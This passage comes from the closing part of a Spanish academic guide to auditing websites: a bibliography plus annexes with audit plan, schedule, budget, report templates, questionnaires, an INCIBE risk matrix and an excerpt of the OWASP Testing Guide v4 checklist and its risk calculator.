32. Penland , J. (09 de febrero de 2018). *Una Guía Completa y Lista De Los Códigos de Estado de HTTP*. Obtenido de https://kinsta.com/es/blog/codigos-de-estado-de-http/

33. Pérez González , J. G. (2016). *Estadándares de Auditría de Sistemas*. Obtenido de http://sistemas2016jaquelineperez.blogspot.com/2016/05/estandares-de-auditoria-de-sistemas.html

34. Prezi.com. (26 de 02 de 2014). *Informe Final de Auditoría*. Obtenido de https://prezi.com/dt0pq-jyzvp5/informe-final-de-auditoria/

35. proideasweb. (17 de enero de 2017). *POR QUE NECESITO USAR CAPTCHA EN MI PAGINA WEB?* Obtenido de https://proideasweb.com/es/blog/por-que-necesito-usar-captcha-en-mi-pagina-web

36. Ramírez López, D. O., & Espinosa Madrigal, C. C. (2018). *EL CIFRADO WEB (SSL/TLS)*. Obtenido de https://revista.seguridad.unam.mx/numero-10/el-cifrado-web-ssltls

37. Raposo Vargas, S. (22 de mayo de 2009). *Utilización de captcha para aumentar la seguridad en los formularios de Opencms*. Obtenido de http://www.opencmshispano.com/blog/detalle/Utilizacion-de-captcha-para-aumentar-la-seguridad-en-los-formularios-de-Opencms/#.XKZXpJgzZPZ

38. Raza B., H. M. (31 de 8 de 2017). *La deserción en universidades públicas y privadas*. Obtenido de https://www.panamaamerica.com.pa/opinion/la-desercion-en-universidades-publicas-y-privadas-1081998

39. República, C. g. (2016). *Guía de Auditoría con Enfoque Integral*. Obtenido de https://www.contraloria.gov.co/control-fiscal/control-fiscal-micro-proceso-auditor/guias-de-auditoria/guia-de-auditoria-con-enfoque-integral

40. Robert Barrera, C., Núñez Amaro, S., & Motola Pedroso, D. (2006). *Evaluación de sitios Web en Internet. Propuestas para la evaluación de sitios web de bibliotecas públicas y de salud.* Obtenido de http://bvs.sld.cu/revistas/aci/vol14_4_06/aci04406.htm

41. Salmi, J. (03 de agosto de 2016). *"Las universidades deben considerarse enteramente responsables frente al fenómeno de la deserción"*. Obtenido de https://noticias.universia.net.co/educacion/noticia/2016/08/03/1142368/universidades-deben-considerarse-enteramente-responsables-frente-fenomeno-desercion-aseguro-dr-jamil-salmi.html

42. Sensedia. (2019). *Top 10 Riesgos de Seguridad en la Web (OWASP) y como atenuarlos con API Management*. Obtenido de https://sensedia.com/es/blog/apis/10-riesgos-seguridad-apis/

43. Sensedia. (2019). *Top 10 Riesgos de Seguridad en la Web (OWASP) y como atenuarlos con API Management*. Obtenido de https://sensedia.com/es/blog/apis/10-riesgos-seguridad-apis/

44. sidn. (2018). *Estructura de una URL y buenas prácticas SEO*. Obtenido de https://www.sidn.es/noticias/546-estructura-url-seo

45. ttadem, P. (2017). *El mantenimiento y cuidado de tu página web*. Obtenido de https://www.ttandem.com/blog/el-mantenimiento-y-cuidado-de-tu-pagina-web/

46. Velasco, J. (2012). *¿Para qué sirve el archivo .htaccess de Apache?* Obtenido de https://hipertextual.com/archivo/2012/07/archivo-htaccess-apache/

47. Viajar Full. Bocas del Toro, islas ¿Cuántas son? (2019). *Bocas del Toro, islas ¿Cuántas son?* Obtenido de Bocas del Toro, islas ¿Cuántas son?: https://viajarfull.com/bocas-del-toro-islas-cuantas-son/

48. Web, M. a. (2018). *7 maneras de auditar y mejorar tu sitio web de manera sencilla*. Obtenido de https://www.marketingandweb.es/marketing/maneras-de-auditar-y-mejorar-tu-sitio-web/

49. WebSat. (05 de 05 de 2019). *Un software web para el desarrollo de marcadores microsatélite.* Obtenido de http://wsmartins.net/websat/

Clic para volver al Plan de Trabajo

ANEXOS

Anexo A – Plan de Trabajo / Guía de ejemplo

PLAN DE AUDITORÍA					Duración: en semanas
Proceso por auditar: Departamento que auditar:		**Líder del proceso:** cargo de la persona a quién se va a auditar			**Líder del equipo auditor:** Nombre de la persona que Audita
Actividades	**Documentos**	**Auditor**	**Responsable del proceso (Auditado)**	**Lugar**	**Permisos Requeridos**
Etapa I: Planeación					
1.1 Reunión de coordinación y planificación de la auditoría a sitios web	- Agenda de la reunión. - Minuta de trabajo.	Todo el equipo	Asistente técnico de sistemas	Oficina de GMI.	Aprobación del líder de auditores.
1.2 Verificación de las herramientas a utilizar.					
Etapa II: Ejecución					
2.1 Reunión de revisión de avances (equipo de auditores).	- Protocolo de Auditoría.	Todo el equipo	Asistente técnico de sistemas	Oficina de GMI.	Aprobación del líder de auditores.
2.2 Realización de pruebas sustantivas con las herramientas: Prokus, Websat, Flud, Netcraf, Owasp.					
3. Etapa III: Dictamen y entrega del informe de auditoría técnica					
3.1 Documentación de los hallazgos.	- Contenido preliminar del informe.	Todo el equipo	Asistente técnico de sistemas	Oficina de GMI	Aprobación del líder de auditores.

Cuadro No.25– Plan de Trabajo. Fuente: Propia.

Clic para volver al Plan de Trabajo

Anexo B – Cronograma de trabajo / Guía de ejemplo

Cronograma del proyecto			
Actividades	**Mes - Año**		
	Semana x	**Semana x**	**Semana x**
1. Etapa 1: Planeación			
1.1 Recopilación y análisis de la información.			
1.2 Selección de comandos y herramientas para el desarrollo de la auditoría			
1.3 Confección de los instrumentos de control a aplicar.			
1.4 Elaboración del protocolo de auditoría			
1.5 Instalación de las herramientas a utilizar			
2. Etapa 2: Ejecución			
2.1 Inspección de equipos a auditar			
2.2 Aplicación del instrumento de control (Cuadro No.10).			
2.3 Verificación de pruebas sustantivas o de cumplimiento.			
2.4 Realización de pruebas sustantivas.			
3. Etapa 3: Dictamen			
3.1 Documentación de los hallazgos y pruebas de la auditoría.			
3.2 Documentación del informe final de auditoría.			
3.3 Entrega del informe final.			

Cuadro No.26– Cronograma de Trabajo. Fuente: Propia.

Clic para volver al Plan de Trabajo

Anexo C – Cuadro de Presupuesto / Guía de ejemplo

Cantidad	Concepto	Costo Unitario (Dólares)	Subtotal (Dólares)
	A. Recurso Humano:		
3	a. Salarios auditores de sistemas	B/. 1,200.00	B/. 3,600.00
	B. Equipo:		
1	a. Computador	B/. 1,150.00	B/. 1,150.00
1	b. Internet	B/. 60.00	B/. 60.00
1	c. Cámara fotográfica	B/. 550.00	B/. 550.00
1	d. Impresora de tinta	B/. 190.00	B/. 190.00
3	**C. Viáticos** (transporte y alimentación)	B/. 400.00	B/. 1,200.00
		TOTAL	**B/. 7,150.00**

Cuadro No.27 – Presupuesto. Fuente: Propia.

Clic para volver Guía de Reporte Final

Clic para volver capítulo IV.

Clic para volver al Informe

Anexo D – Guías de llenado

INFORME FINAL DE AUDITORÍA

(1) Fecha de emisión del informe:	Día:		Mes:		Año:	
(2) Nombre de la auditoría:						
(3) Auditor Principal:						
(4) Equipo auditor:						

(5) Introducción:

(6) Objetivo de la auditoría:

(7) Alcance de la auditoría:

(8) Hallazgo
Título del hallazgo y descripción del hallazgo
(9) Recomendaciones
Recomendaciones dadas por el auditor
(10) Conclusiones
Casos concretos que deben ser solucionados en un tiempo prudente
(11) Observaciones
Consecuencias o afectaciones que puede provocar el hallazgo

(12) Aprobado por:

EL CLIENTE **EL AUDITOR**

Consideraciones finales

Se describen todos los hallazgos de una forma que sean comprendidos por las personas que toman decisiones sin tecnicismos o parafraseo que hagan referencia a las mejoras técnicas. Enfocado en los prejuicios que pueden provocar cada uno de los hallazgos.

Se deben redactar en fuente: Arial o Times New Roman, tamaño 12 a espacio y medio (1 ½) y se enumeran consecutivamente.

Guía de llenado # 1. Informe Final de Auditoría

#	Criterio	Descripción
1.	**Fecha de emisión del informe**	Fecha en la que se redactó el informe final de la auditoría.
2.	**Nombre de la auditoría**	Nombre general del proceso o la actividad principal de la auditoría.
3.	**Auditor principal**	Nombres y apellidos del jefe de grupo.
4.	**Equipo auditor**	nombres y apellidos de los participantes del grupo auditor.
5.	**Introducción**	Se describe las características principales de lo que se está auditando, intereses y otros aspectos que denotan la importancia de esta.
6.	**Objetivos**	Logros que la auditoría debe obtener al finalizar la misma.
7.	**Alcance**	Actividades que desarrollar, puede contener áreas, asunto y período por completar.
8.	**Hallazgo**	Datos o información recopilada en el proceso de la auditoría que denotan debilidades detectadas por el auditor. Toda la información obtenida en función de la entidad auditada.
9.	**Recomendaciones**	Se encaminan a combatir las debilidades o irregularidades observadas en la auditoría y apuntan a los o las colaboradores o colaboradoras que ejecutan las mismas.
10.	**Conclusiones**	Son las consecuencias de los hallazgos encontrados, son las causas principales que originan las irregularidades de la auditoría.
11.	**Observaciones**	Testimonio que el auditor plasma de aquellas oportunidades para mejorar de las debilidades o hallazgos encontrados y que pueden convertirse en no conformidades.
12.	**Firmas**	Por último, firman los responsables de la auditoría, por lo general son el auditor principal y el cliente.

INFORME DEL PLAN DE MEJORAS DE AUDITORÍA

(1)	Fecha de emisión del informe:	Día:		Mes:		Año:	
(2)	Nombre de la auditoría:						
(3)	Auditor Principal:						
(4)	Equipo auditor:						

(5) Objetivo de la auditoría:

(6) Alcance de la auditoría:

(7) Hallazgo	**(8) Persona responsable**	**(9) Tiempo**
Título del hallazgo	Persona responsable de resolver el hallazgo	Tiempo recomendable para realizar las mejoras en base al hallazgo
(10) Mejoras		
Mejoras propuestas por el auditor		
(11) Observaciones		
Consecuencias o afectaciones que puede provocar el hallazgo		

(12) Aprobado por:

EL CLIENTE **EL AUDITOR**

Consideraciones finales

Se describen todos los hallazgos de una forma que sean comprendidos por las personas que toman decisiones sin tecnicismos o parafraseo que hagan referencia a las mejoras técnicas. Enfocado en los prejuicios que pueden provocar cada uno de los hallazgos.

Se deben redactar en fuente: Arial o Times New Roman, tamaño 12 a espacio y medio (1 ½) y se enumeran consecutivamente.

Guía de llenado # 2. Informe del PM de Auditoría

#	Criterio	Descripción
1.	**Fecha de emisión del informe**	Fecha en la que se redactó el informe final de la auditoría.
2.	**Nombre de la auditoría**	Nombre general del proceso o la actividad principal de la auditoría.
3.	**Auditor principal**	Nombres y apellidos del jefe de grupo.
4.	**Equipo auditor**	nombres y apellidos de los participantes del grupo auditor.
5.	**Introducción**	Se describe las características principales de lo que se está auditando, intereses y otros aspectos que denotan la importancia de esta.
6.	**Objetivos**	Logros que la auditoría debe obtener al finalizar la misma.
7.	**Alcance**	Actividades que desarrollar, puede contener áreas, asunto y período por completar.
8.	**Hallazgo**	Datos o información recopilada en el proceso de la auditoría que denotan debilidades detectadas por el auditor. Toda la información obtenida en función de la entidad auditada.
9.	**Persona responsable**	Persona encargada de notificar de los principales obstáculos encontrados durante el desarrollo de la auditoría.
10.	**Tiempo**	Tiempo recomendable para realizar las mejoras en base al hallazgo.
11.	**Mejoras**	Mejoras propuestas por el auditor. En relación a las debilidades encontradas, proponer soluciones eficientes en base a los objetivos planteados.
12.	**Observaciones**	Testimonio que el auditor plasma de aquellas oportunidades para mejorar de las debilidades o hallazgos encontrados y que pueden convertirse en no conformidades.
13.	**Firmas**	Por último, firman los responsables de la auditoría, por lo general son el auditor principal y el cliente.

Guía de llenado # 3. Instructivos de Validación de los Aspectos que auditar en un sitio web, Matriz de Análisis de Riesgos y Hoja de Validación de Control.

(1) Tarea	
(2) Descripción	
(3) Prueba por realizar	
(4) Tipo de Prueba	
(5) Resultados de Prueba	
(6) Observaciones	

1. Tareas: asignación a realizar para validar el aspecto que auditar en un sitio web.

2. Descripción: presenta la herramienta que valida el aspecto que auditar en un sitio web.

3. Prueba por realizar: es la demostración de la actividad a realizar por parte de la herramienta utilizada para validar el aspecto que auditar de un sitio web.

4. Tipo de prueba: aspecto que auditar de un sitio web (seguridad, integridad, optimización, diseño y usabilidad).

5. Resultado de la prueba: respuestas que arroja la herramienta utilizada para la validación del aspecto que auditar de un sitio web.

6. Observaciones: análisis del auditor en relación a la prueba utilizada y el aspecto auditado, haciendo énfasis de las debilidades encontradas.

Clic para volver a la Fase de Ejecución de Auditoría

Anexo E – Cuestionario enfocado a la auditoría de Sitios web / Guía de ejemplo

	CUESTIONARIO		
	Cuestionario de Auditoría de Sistemas	Fecha de entrevista: fecha actual	
	Entrevistado: nombres y apellidos	Revisión: #1, 2, etc.…	
	Cargo: del entrevistado	Versión: 1.0 – 30 / 04 /2019 (fecha de creación de la plantilla)	
	Departamento: al cual pertenece el entrevistado		
#	**Preguntas**	**Si / No**	**Observaciones**
1.	¿Los servidores web tienen algún tipo de estructura en la organización?		
2.	¿Cuentan con alguna persona responsable del resguardo o el funcionamiento de los servidores de datos para la operación diaria?		
3.	¿Mantienen alguna metodología para la realización de los backup actualmente?		
4.	¿Existe algún sitio donde se guardan las cintas o discos con los backup realizados?		
5.	¿Para mantener el historial de los backup, existe algún proceso?		
6.	¿Existe réplica de los servidores de datos, local o remota?		
7.	¿Actualizan con frecuencia la réplica de los servidores?		
8.	¿Las réplicas están configuradas para activarse y funcionar como principales de ser necesario?		
9.	¿Existen parámetros de conectividad existen con el Centro de Datos de réplica?		
10.	Existe Plan de mantenimiento de los sitios WEB, entregar		
11.	Existe Plan de mantenimiento de los servidores físicos que alojan los servicios WEB		
12.	Existe Plan de renovación o actualización de Certificados de seguridad WEB		
13.	Seguridad del centro de datos ante hechos naturales		
14.	Seguridad del centro de datos por eventos de robo de información.		
15.	¿Cuenta con un plan de contingencia de flujo de energía eléctrica que mantengan los servicios WEB activos?		
16.	¿Existe una bitácora de actividades inusuales y forma de analizarlas?		

Cuadro No.28 – Cuestionario enfocado a la Auditoría de Sitios Web. Fuente: Propia.

Clic para volver a la Fase de Ejecución de Auditoría

Anexo F – Cuestionario de entrevista / Guía de ejemplo

#	CONTROL	SI	NO
1.	La empresa cuenta con un Plan Estratégico.	☐	☐
2.	Se tiene definido el comité responsable de la ejecución del Plan Estratégico.	☐	☐
3.	Se actualiza el Plan Estratégico una vez se culminan los proyectos.	☐	☐
4.	La empresa cuenta con un Diccionario actualizado de Datos.	☐	☐
5.	Cuenta con un plan de infraestructura tecnológica.	☐	☐
6.	El presupuesto de TI es ejecutado acorde a lo establecido.	☐	☐
7.	Tienen políticas para mantener un ambiente y marco de control de TI.	☐	☐
8.	Cuentan con un Plan de Contingencia.	☐	☐
9.	Realizan pruebas para restaurar los servicios de forma satisfactoria.	☐	☐

Cuadro No.29 – Cuestionario de entrevista al encargado o Jefe de Depto.
Fuente: Propia.

- ✓ Si las respuestas son Sí, presentar la evidencia.
- ✓ Si las respuestas son NO, registrar la inconformidad.

Anexo G – Proceso de Retroalimentación / Guía de ejemplo

Clic para volver al Plan de Trabajo

Después de analizar los instrumentos de trabajo y para facilitar la evaluación del cumplimiento de los aspectos de: seguridad, integridad, optimización, diseño y usabilidad definidos en el capítulo # 2, se hace referencia a la Plantilla de retroalimentación #1. En dicha plantilla, por cada criterio se muestra su número de identificación, el grado en el que se cumple SI = (**alto/medio/bajo**), NO = **X**, y el hallazgo realizado.

Una vez analizados el cumplimiento de cada criterio, se podrá a virtud del auditor utilizar los mismos en la plantilla de INCIBE para su ejecución y análisis.

En la siguiente página se muestra un formato para el registro de retroalimentación a consideración del auditor.

Proceso de Retroalimentación # 1

Fecha:	Día:		Mes:		Año:	

Nombre de la auditoría:	
Auditor:	

#	Criterios	¿Ok?		Hallazgo
		Si	No	
Seguridad				
1.	Análisis del Archivo .htacess			
2.	Información cifrada			
3.	Los estados de respuesta del Servidor (HTTP)			
4.	Inyección LDAP			
5.	Validación de seguridad OWAP			
Integridad				
6.	Mantenimiento preventivo			
7.	Mantenimiento correctivo			
8.	Vigilancia y mejora			
Optimización				
9.	Estructura de la URL’s			
10.	Balance entre texto e imágenes			
11.	Factores del SEO en cada página			
12.	Estado de indexación en cada sitio			

13.	Presencia de la marca en las redes sociales			
Diseño				
14.	Arquitectura del diseño			
15.	Estrategia de enlaces internos y externos			
16.	Forma del diseño			
17.	Configuración de los servidores donde reposa el sitio web			
Usabilidad				
18.	Enlaces rotos			
19.	Calidad de los contenidos			
20.	Percepción del usuario			
21.	Claridad de la navegación			

Cuadro No.30 – Proceso de retroalimentación # 1. Fuente: Propia.

Proceso de Retroalimentación # 2.

(1) Fecha:	Día:		Mes:		Año:	

(2) Nombre de la auditoría:	
(3) Auditor:	

(4) Hallazgo
Título del hallazgo y descripción del hallazgo

(5) Recomendaciones
Recomendaciones dadas por el auditor

Cuadro No.31 – Proceso de retroalimentación # 2. Fuente: Propia.

1. Colocar la fecha en que se está auditando el proceso o la entidad.
2. Colocar el nombre del proceso que se está auditando.
3. Nombre y apellidos del auditor que esta realizando los procesos de audito.
4. Al finalizar el análisis de los instrumentos de trabajo el auditor podrá recopilar una información general de los hallazgos encontrados dentro de la entidad auditada.
5. Podrá establecer las recomendaciones primordiales para cotejarlo en el informe final.

Clic para volver al Análisis de Riesgos y Hallazgos

Anexo H – Plantillas de validación a consideración del Auditor

PLANTILLAS DE VALIDACIÓN

Las siguientes plantillas tienen un formato que no pueden ser cambiados por derecho de autor y de sistema.


En las anteriores se muestra cómo debe ser su utilización adaptándolos a las necesidades de la empresa si así lo amerita el auditor.

En cada uno de los formatos, existen puntos que van acordes al audito de un sitio web.

Nuestra metodología utilizada en la investigación se basa en 5 aspectos:


1. Seguridad,
2. Integridad
3. Optimización
4. Diseño
5. Usabilidad.

Por lo dicho antes, existen otros aspectos que pueden ser analizados para un mayor detalle del uso de un sitio web en las plantillas dadas en las páginas a continuación:





Plantilla # 1. Matriz de Análisis de Riesgos

<table>
<tr><td>Tarea</td><td>Realizar Matriz de Análisis de Riesgo</td></tr>
<tr><td>Descripción</td><td>INCIBE muestra 2 formatos para el análisis de riesgo de un Sitio Web.</td></tr>
<tr><td>Prueba por realizar</td><td>1. Existen 2 plantillas: a. Análisis de Riesgo, b. Matriz de Análisis de Riesgo
2. Análisis de Riesgo:
2.1. En la pestaña Instrucciones se encuentra como se debe llenar y analizar la plantilla, acorde al Sitio Web.
2.2. En la pestaña Ejemplo de análisis se encuentra un ejemplo de los datos que se deben llenar.
2.3. En la pestaña Tablas AR se encuentra la tabla de riesgo.
2.4. En la pestaña Catálogo de amenazas se encuentra el listado de estas.
2.5. En la pestaña Activos el inventario fijo que utiliza el Sitio Web.
2.6. En la pestaña Cruce la interacción entre la amenaza/activo.
2.7. En la pestaña análisis del riesgo los resultados de acuerdo: Bajo, Medio, Alto.
 
plan_director_de_seguridad__hoja_para_el_
Análisis de Riesgo
<table>
<tr><th colspan="5">ANÁLISIS DE RIESGOS</th></tr>
<tr><th>ACTIVO</th><th>AMENAZA</th><th>PROBABILIDAD</th><th>IMPACTO</th><th>RIESGO</th></tr>
<tr><td>Servidor 01 (Contabilidad)</td><td>Fuga de información</td><td>2</td><td>3</td><td>6</td></tr>
<tr><td>Servidor 01 (Contabilidad)</td><td>Degradación de los soportes de almacenamiento de la información</td><td>1</td><td>3</td><td>3</td></tr>
<tr><td>Router Wifi (Clientes)</td><td>Caída del sistema por sobrecarga</td><td>1</td><td>2</td><td>2</td></tr>
<tr><td>Router Wifi (Clientes)</td><td>Denegación de servicio</td><td>2</td><td>1</td><td>2</td></tr>
<tr><td>Servidor 02 (Web)</td><td>Denegación de servicio</td><td>3</td><td>2</td><td>6</td></tr>
<tr><td>Servidor 02 (Web)</td><td>Corte del suministro eléctrico</td><td>1</td><td>2</td><td>2</td></tr>
<tr><td>...</td><td></td><td></td><td></td><td></td></tr>
<tr><td></td><td></td><td></td><td></td><td></td></tr>
<tr><td></td><td>(Añadir a la tabla tantas filas como sea necesario)</td><td></td><td></td><td></td></tr>
</table>
Instrucciones | Ejemplo de análisis | Tablas AR | Catálogo amenazas | Activos | ...</td></tr>
</table>

	3. Matriz de Análisis de Riesgo: 3.1. En la pestaña 1_Datos se llena los campos clasificación, magnitud del daño. 3.2. En la pestaña 1_Sistemas se llena los campos clasificación, magnitud del daño. 3.3. En la pestaña 1_Personal se llena los campos clasificación, magnitud del daño. 3.4. En la pestaña Análisis_Promedio refleja los resultados una vez se llenen las pestañas anteriores. 3.5. En la pestaña Análisis_Factores refleja el gráfico de los resultados una vez se llenen las pestañas anteriores. 3.6. En la pestaña Fuente refleja los resultados de los riesgos: Bajo, Medio, Alto en colores.  EDIT Matriz_Analisis_Riesgo *Matriz de Análisis de Riesgo* 
Tipo de Prueba	Chequeo de control de acceso y manejo de datos.
Resultados de Prueba	Se entrega una serie de resultados en base a las plantillas que deben ser llenadas, el Auditor debe determinar lo puntos importantes en cuanto a esta sección, con el propósito de realizar oportunas mejoras al mismo.
Observaciones	El auditor debe dar sus observaciones en base a la prueba realizada y los riesgos encontrados. Haciendo énfasis en las consecuencias de las debilidades encontradas. Puede también utilizar la plantilla de retroalimentación #1 para una mayor validación de la información

Cuadro No.32 – Plantilla de Matriz de Análisis de Riesgos en un Sitio Web.
Fuente: Propia

Plantilla # 2. Hoja de Verificación de Controles de Acceso y manejo de datos

Tarea	**Realizar Verificación de Control de Acceso y Manejo de Datos**
Descripción	Se debe verificar el control de acceso en cuanto a los procesos de respaldos de la información, control en el manejo de datos de uso cotidianos (Sitio Web).
Prueba por realizar	EXTERNA **1.** Verificar si el Sitio Web se encuentra en línea. **2.** Abrir una consola de CMD.  Ping al Sitio Web.  **1.** Verificar fecha de actualización del Sitio Web. Se debe escribir la ruta y/o dirección del Sitio Web. Ejemplo: http://www.utp.ac.pa/ **2.** Utilizar la barra de desplazamiento y en la parte inferior verificar la fecha de actualización del Sitio Web. **3.** Verificar el acceso al Sitio Web de Hosting. Ejemplo: http://www.godaddy.com **4.** Dirigirse a la opción de inicio de sesión. Acceder con el Usuario y Contraseña. **5.** Verificar los datos de respaldo en el Servidor Web. **6.** Revisar si los datos de actualización del Sitio Web se encuentran íntegro. **7.** INTERNO **8.** Revisión de acceso a la Base de Datos (ORACLE, ETC.) con su Usuario y Contraseña. **9.** Ver las políticas de los Roles. **10.** Revisión de proceso de Respaldo de la Base de Datos.

Tipo de Prueba	Chequeo de control de acceso y manejo de datos.
Resultados de Prueba	Se entrega una serie de resultados en base al manejo de los datos, el Auditor debe determinar lo puntos importantes en cuanto a esta sección, con el propósito de realizar oportunas mejoras al mismo.
Observaciones	El auditor debe dar sus observaciones en base a la prueba realizada y los puntos de diseño. Haciendo énfasis en las consecuencias de las debilidades encontradas.

Cuadro No.33 – Plantilla de Hoja de Verificación de Controles de Acceso y al manejo de datos.
Fuente: Propia.

Plantilla # 3. Informe de Auditoría OWASP vs 4

Tarea	Guía de Pruebas OWASP v4
Descripción	Esta Guía se basa en la metodología de prueba de seguridad de la aplicación web OWASP y ayuda a realizar pruebas para evidenciar vulnerabilidades dentro de la aplicación de sitios web debido a deficiencias con los controles de seguridad identificados.
Prueba por realizar	(ver contenido a continuación)


Prueba por realizar

1. Existen 2 plantillas:
   1.1 Guía de Pruebas de OWASP,
   1.2 Calculadora de evaluación de riesgos OWASP

2. Guía de Pruebas de OWASP:
   Este conjunto de pruebas se ha dividido en 11 subcategorías para un total de 91 controles.
   - 2.1. Recopilación de información
   - 2.2. Pruebas de configuración y gestión de la implementación
   - 2.3. Pruebas de gestión de identidad
   - 2.4. Pruebas de autenticación
   - 2.5. Pruebas de Autorización
   - 2.6. Pruebas de gestión de sesión
   - 2.7. Pruebas de validación de entrada
   - 2.8. Manejo de errores
   - 2.9. Criptografía
   - 2.10. Pruebas de lógica de negocios
   - 2.11. Pruebas del lado del cliente

OWASPv4_Checklist.xlsx

Plantilla OWASP - Checklist



OWASP: Testing Guide v4 Checklist

Information Gathering	Test Name	Description	Tools	Resu	Rema
OTG-INFO-001	Conduct Search Engine Discovery and Reconnaissance for Information Leakage	Use a search engine to search for Network diagrams and Configurations, Credentials, Error message content.	Google Hacking, Sitedigger, Shodan, FOCA	Not Started	
OTG-INFO-002	Fingerprint Web Server	Find the version and type of a running web server to determine known vulnerabilities and the appropriate exploits. Using "HTTP header field ordering" and "Malformed requests test".	Httprint, Httprecon, Desenmascarame	Not Started	
OTG-INFO-003	Review Webserver Metafiles for Information Leakage	Analyze robots.txt and identify <META> Tags from website.	Browser, curl, wget	Not Started	
OTG-INFO-004	Enumerate Applications on Webserver	Find applications hosted in the webserver (Virtual hosts/Subdomain), non-standard ports, DNS zone transfers	Webhosting.info, dnsrecon, Nmap, fierce, Recon-ng, Intrigue	Not Started	
OTG-INFO-005	Review Webpage Comments and Metadata for Information Leakage	Find sensitive information from webpage comments and Metadata on source code.	Browser, curl, wget	Not Started	
OTG-INFO-006	Identify application entry points	Identify from hidden fields, parameters, methods HTTP header analysis	Burp proxy, ZAP, Tamper data	Not Started	
OTG-INFO-007	Map execution paths through application	Map the target application and understand the principal workflows.	Burp proxy, ZAP	Not Started	
OTG-INFO-008	Fingerprint Web Application Framework	Find the type of web application framework/CMS from HTTP headers, Cookies, Source code, Specific files and folders.	Whatweb, BlindElephant, Wappalyzer	Not Started	
OTG-INFO-009	Fingerprint Web Application	Identify the web application and version to determine known vulnerabilities and the appropriate exploits.	Whatweb, BlindElephant, Wappalyzer, CMSmap	Not Started	
OTG-INFO-010	Map Application Architecture	Identify application architecture including Web language, WAF, Reverse proxy, Application Server, Backend Database	Browser, curl, wget	Not Started	

Configuration and Deploy Management	Test Name	Description	Tools	Result	Remark
OTG-CONFIG-001	Test Network/Infrastructure Configuration	Understand the infrastructure elements interactions, config management for software, backend DB server, WebDAV, FTP in order to identify known vulnerabilities.	Nessus	Not Started	
OTG-CONFIG-002	Test Application Platform Configuration	Identify default installation file/directory, Handle Server errors (40*,50*), Minimal Privilege, Software logging	Browser, Nikto	Not Started	
OTG-CONFIG-003	Test File Extensions Handling for Sensitive Information	[illegible]	Browser, Nikto	Not Started	

	3. Calculadora de evaluación de riesgos OWASP: Está basada en los factores considerados por la Metodología de OWASP para los riesgos en sitios web, esto está enfocado en dos puntos que conforman su fórmula propuesta, probabilidad y el Impacto Riesgo = Probabilidad * Impacto 3.1. Factores para estimar la probabilidad: 3.1.1. Factores del agente de amenaza 3.1.2. Factores de vulnerabilidad 3.2. Factores para estimar el impacto 3.2.1. Factores técnicos de impacto 3.2.2. Factores de impacto en el negocio
Tipo de Prueba	Seguridad en los Sitios Web
Resultados de Prueba	Se entrega una serie de resultados en base a las plantillas que deben ser llenadas, el Auditor debe determinar lo puntos importantes en cuanto a esta sección, con el propósito de realizar oportunas mejoras al mismo.
Observaciones	El auditor debe dar sus observaciones en base a la prueba realizada y los factores encontrados. Haciendo énfasis en las consecuencias de las debilidades encontradas.

OWASP Risk Assessment Calculator

Likelihood factors			Impact factors	
Threat Agent Factors			*Technical Impact Factors*	
Skills required	Network and programmaing skills [3]	3	Loss of confidentiali	Minimal non-sensitive data disclosed [2]
Motive	Possible reward [4]	4	Loss of Integrity	Minimal seriously corrupt data [3]
Opportunity	Full access or expensive resources required	0	Loss of Availability	Minimal secondary services interrupted [1]
Population Size	System Administrators [2]	2	Loss of Accountabilit	Not Applicable [0]
Vulnerability Factors			*Business Impact Factors*	
Easy of Discovery	Practically impossible [1]	1	Financial damage	Minor effect on annual profit [3]
Ease of Exploit	Easy [5]	5	Reputation damage	Loss of major accounts [4]
Awareness	Hidden [4]	4	Non-Compliance	Clear violation [5]
Intrusion Detectio	Logged and reviewed [3]	3	Privacy violation	One individual [3]
Likelihood score:	2.75		Impact score:	2.625

Overall Risk Severity : Note

	Impact		
Likelihood	->Low<-	Moderate	High
->Low<-	->Note<-	Low	Moderate
Moderate	Low	Moderate	High
High	Moderate	High	Critical

